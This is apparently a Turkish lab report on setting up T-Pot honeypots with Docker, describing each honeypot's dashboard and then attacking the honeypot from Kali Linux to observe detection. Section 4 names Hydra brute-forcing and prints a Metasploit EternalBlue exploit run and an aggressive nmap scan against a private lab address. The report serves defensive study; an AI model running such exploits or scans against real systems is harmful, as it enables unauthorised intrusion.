T-Pot Tabanlı Ağ Güvenliği Analizi ve Dashboard Görselleştirmesi


1. Giriş

1.1 Projenin Amacı ve Kapsamı

Bu proje, T-Pot ve Docker altyapısını kullanarak siber güvenlik simülasyon ortamı oluşturmayı ve bu ortam üzerinden saldırı tespiti ile izleme süreçlerini incelemeyi amaçlamaktadır. Proje kapsamında, T-Pot içerisinde yer alan honeypot'lar yapılandırılmış, Kali Linux kullanılarak T-Pot'a çeşitli saldırılar gerçekleştirilmiş ve bu saldırıların T-Pot dashboard'larında nasıl görüntülendiği analiz edilmiştir. Ayrıca, ihtiyaçlara göre özelleştirilmiş bir dashboard oluşturulmuş ve T-Pot içerisinde yer alan Spiderfoot aracı, VirusTotal entegrasyonu ile kullanılarak IP taramaları gerçekleştirilmiştir. Bu çalışmalar, güvenlik sistemlerinin etkinliğini artırmaya yönelik örnek senaryolar sunmayı hedeflemektedir.

2. T-Pot ve Çalışma Prensibi

2.1 T-Pot Nedir?




1. T-pot Web Anasayfası

T-Pot, farklı kötü amaçlı aktiviteleri yakalamak için tasarlanmış birçok honeypot'u bir araya getiren bir sistemdir. Her honeypot, belirli bir saldırı türünü izler ve bu sayede farklı saldırı vektörleri takip edilebilir. T-Pot, içinde birçok farklı honeypot barındırır; örneğin Cowrie, Dionaea, Conpot, CiscoASA Honeypot gibi araçlar, topladıkları verileri merkezi bir sistemde birleştirir ve bu verilerin daha detaylı analiz edilmesine olanak tanır. Bu sayede, farklı güvenlik tehditlerine karşı kapsamlı bir izleme ve analiz yapılabilir.

2.2 T-Pot'un Faydaları ve Docker Yapısı

Honeypotlar, SCADA sistemleri dahil olmak üzere kullanım amaçlarına göre farklılık göstermektedir. T-POT Honeypot'u diğer honeypot'lardan ayırdığı en önemli özelliği, tek bir honeypot veya araç kullanmamasıdır. İçerisinde ayrı servisleri çalıştıran birçok honeypot'u barındırması ile etkili bir Honeypot işlevi gerçekleştirmesine olanak sağlamaktadır. Ayrıca kullandığı Kibana yapısı ile görsel bakımdan anlaşılabilir bir grafik sunmaktadır. Kurulum esnasında Docker altyapısını kullanarak ayrı ayrı kurulum yerine, tek bir yerden kurulum imkanı da sağlar.




2. T-pot Docker Mimarisi

3. T-Pot Dashboard'larının İncelenmesi

3.1 T-Pot Dashboard'ları

Her honeypot, belirli bir saldırı türünü hedefler ve topladığı verileri analiz etmek için çeşitli dashboard'lar sunar. Bu dashboard'lar, farklı honeypot'ların saldırı verilerini görselleştirmek ve analiz etmek için tasarlanmıştır. İşte T-Pot'taki Dashboard'lar:



3. T-pot Kibana Ana Ekranı

3.1.1 Beelzebub

Beelzebub, kötü amaçlı yazılımların (malware) yayılmasını ve özellikle ağ tabanlı botnet saldırılarını izlemek için kullanılan bir honeypot'tur.

Ağ tabanlı botnet trafiğini analiz eder.

Komut ve kontrol (C2) sunucularına yapılan bağlantı girişimlerini kaydeder.

3.1.2 Endlessh

Endlessh, SSH brute force saldırılarını yavaşlatmayı hedefleyen bir honeypot'tur. SSH brute force saldırılarını yanıltıcı bir şekilde kabul eder ve saldırganın bağlantısını uzun süre açık tutarak kaynaklarını tüketir.

Doğrudan saldırı verisi toplamak yerine saldırganın hızını kesmeye odaklanır.

3.1.3 Heralding

Heralding, kimlik doğrulama protokollerine (SSH, RDP, Telnet vb.) yönelik Brute Force saldırıları yakalayan bir honeypot'tur.

Özellikle credential stuffing (şifre doldurma) ve Brute Force saldırılarının verilerini toplamak için optimize edilmiştir.

3.1.4 QHoneypots

QHoneypots, birden fazla honeypot'un entegrasyonunu sağlayan bir framework'tür. Çeşitli saldırı türlerini bir arada izler ve analiz eder. Tüm honeypot'lardan gelen verileri tek bir dashboard'da sunar.

3.1.5 Metpot

Metpot, çeşitli e-posta tabanlı saldırıları (örneğin phishing) ve e-posta protokollerine (SMTP) yönelik tehditleri yakalayan bir honeypot'tur. Metpot, e-posta trafiğine odaklanmasıyla diğer honeypot'lardan ayrılır.

3.1.6 Cowrie

SSH ve Telnet protokolleri üzerinden saldırıları izlemek için kullanılan bir honeypot'tur. SSH ve Telnet üzerinden yapılan komut denemelerini kaydeder. Saldırganın davranışlarını analiz eder.

3.1.7 Dionaea

Malware örneklerini toplamak için tasarlanmış bir honeypot'tur. SMB, HTTP, FTP gibi protokoller üzerinden gelen kötü amaçlı yazılım yükleme girişimlerini yakalar. Malware analizi için örnekler toplar.

3.1.8 Elasticpot

Elasticpot, Elasticsearch hizmetlerini taklit eden bir honeypot (tuzak sistem) olarak tasarlanmıştır. Bu araç, Elasticsearch tabanlı sistemlere yönelik saldırıları algılamak ve izlemek için kullanılır.

3.1.9 Glutton

Glutton, çok protokollü saldırıları izlemek için tasarlanmış esnek bir honeypot sistemidir. Çok çeşitli ağ protokollerini destekleyerek, farklı türdeki saldırılardan veri toplar. Glutton'un özellikleri:

3.1.10 Honeytrap

Honeytrap, genel amaçlı bir honeypot olup çok protokollü saldırıları izler. TCP bağlantılarını dinler ve genellikle ağdaki çok çeşitli protokoller üzerinden gerçekleştirilen saldırıları kaydeder. Bu honeypot, çok sayıda ağ tabanlı saldırıyı analiz etmek için kullanılır.

3.1.11 CiscoASA Honeypot

CiscoASA Honeypot, Cisco ASA güvenlik cihazlarını taklit eder. Bu honeypot, özellikle ağ güvenlik duvarları ve VPN servislerini hedef alan saldırıları izler. Genellikle 22 (SSH) ve 443 (HTTPS) portlarını hedefleyen saldırıları kaydeder ve bu saldırıların doğasını analiz eder.

3.1.12 ADBHoney

ADBHoney, Android Debug Bridge (ADB) servisini taklit eden bir honeypot'tur. Bu honeypot, Android cihazlarına yönelik saldırıları izler, özellikle ADB'yi hedef alan brute force ve kimlik doğrulama saldırılarını kaydeder. Bu, mobil cihazlar ve IoT güvenliği açısından önemli bir analiz aracıdır.

3.1.13 HoneyPy

HoneyPy, Python ile geliştirilmiş bir honeypot'tur. Web tabanlı saldırıları izler ve HTTP/HTTPS protokollerini hedefleyen saldırıları tespit eder. HoneyPy, özellikle web sunucuları ve web uygulamaları üzerinde gerçekleşen zararlı aktiviteleri izleyerek saldırganların davranışlarını analiz eder.

3.1.14 Malloney

Malloney, sosyal mühendislik saldırılarını tespit etmek amacıyla kullanılan bir honeypot'tur. E-posta tabanlı saldırılar, phishing ve kimlik avı saldırıları gibi sosyal mühendislik saldırıları üzerinde çalışır. Malloney, saldırganların hedefe nasıl yaklaşacağını, kullandıkları yöntemleri ve teknikleri analiz eder.

3.1.15 Snare/Tanner

Snare/Tanner, ağ trafiğini izleyerek kötü amaçlı yazılımlar ve sızma girişimlerini kaydeden bir honeypot'tur. Genellikle botnet aktiviteleri, ağ açıklarını hedef alan saldırılar ve diğer sızma denemeleri ile ilgili verileri toplar. Snare/Tanner, ağ güvenliği için kritik olan saldırı tespiti ve öncesi durum analizini yapar.

3.1.16 RDPY

RDPY, uzaktan masaüstü protokolü (RDP) üzerinden yapılan saldırıları izleyen bir honeypot'tur. RDP protokolü üzerinden yapılan brute force saldırıları, zayıf şifre denemeleri ve güvenlik açıkları bu honeypot tarafından yakalanır ve analiz edilir.

3.1.17 Conpot

Conpot, endüstriyel kontrol sistemlerine yönelik saldırıları izleyen bir honeypot'tur. SCADA sistemlerini taklit eder ve Modbus, DNP3 gibi endüstriyel protokoller üzerinden gerçekleşen saldırı girişimlerini tespit eder. Endüstriyel alanlardaki güvenlik açıklarını belirlemek amacıyla kullanılır.

4. Kali Linux Üzerinden Yapılan Saldırılar


4.1 Saldırı Senaryoları ve Hedef Dashboard'ları

4.1.1 Brute Force Saldırıları


Hedef: Cowrie, Heralding, Endlessh gibi SSH veya Telnet honeypot'larını test etmek.

Not: Yanlış kullanıcı adı ve şifre girişimleri Honeypot tarafından kaydedilir.


Araç: Hydra



4. Telnet Brute Force Saldırısı




5. Ssh Brute Force Saldırısı



6. Saldırganların Sık Kullandığı Kullanıcı Adları

7. Saldırganların Sık Kullandıkları Şifreler



8. Brute Force Saldırısı Sonrası Cowrie Dasboard'u

4.1.2. Exploit Tabanlı Saldırısı

Hedef: Dionaea, Elasticpot, Conpot gibi honeypot'ları test etmek.


Araç: Metasploit

SMB protokolüne saldırı için:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.244.131:4444
[*] 192.168.244.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.244.130:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600
[!] 192.168.244.130:445   - Host is likely INFECTED with DoublePulsar! - Arch: x86 (32-bit), XOR Key: 0x5E367352
[*] 192.168.244.130:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.244.130:445 - The target is vulnerable.
[*] 192.168.244.130:445 - Connecting to target for exploitation.
[+] 192.168.244.130:445 - Connection established for exploitation.
[+] 192.168.244.130:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.244.130:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.244.130:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.244.130:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30                 sional 7600
[+] 192.168.244.130:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.244.130:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.244.130:445 - Sending all but last fragment of exploit packet
[-] 192.168.244.130:445 - RubySMB::Error::CommunicationError: Read timeout expired when reading from the Socket (timeout=30)
[*] Exploit completed, but no session was created.
```

9. Exploit Saldırısı



10. Exploit Saldırısı Sonrası Dionaea Dasboard'u


4.1.3. Port Tarama

Hedef: Honeypot'ların açık portlarını keşfetmek (örneğin Glutton ve Honeytrap).

Araç: Nmap

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -n -A -Pn -T4 192.168.244.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 17:04 EST
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 1.98% done; ETC: 17:23 (0:18:08 remaining)
Stats: 0:05:01 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 31.47% done; ETC: 17:20 (0:10:51 remaining)
Stats: 0:12:35 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.54% done; ETC: 17:20 (0:03:02 remaining)
```

11. Nmap ile Port Taraması

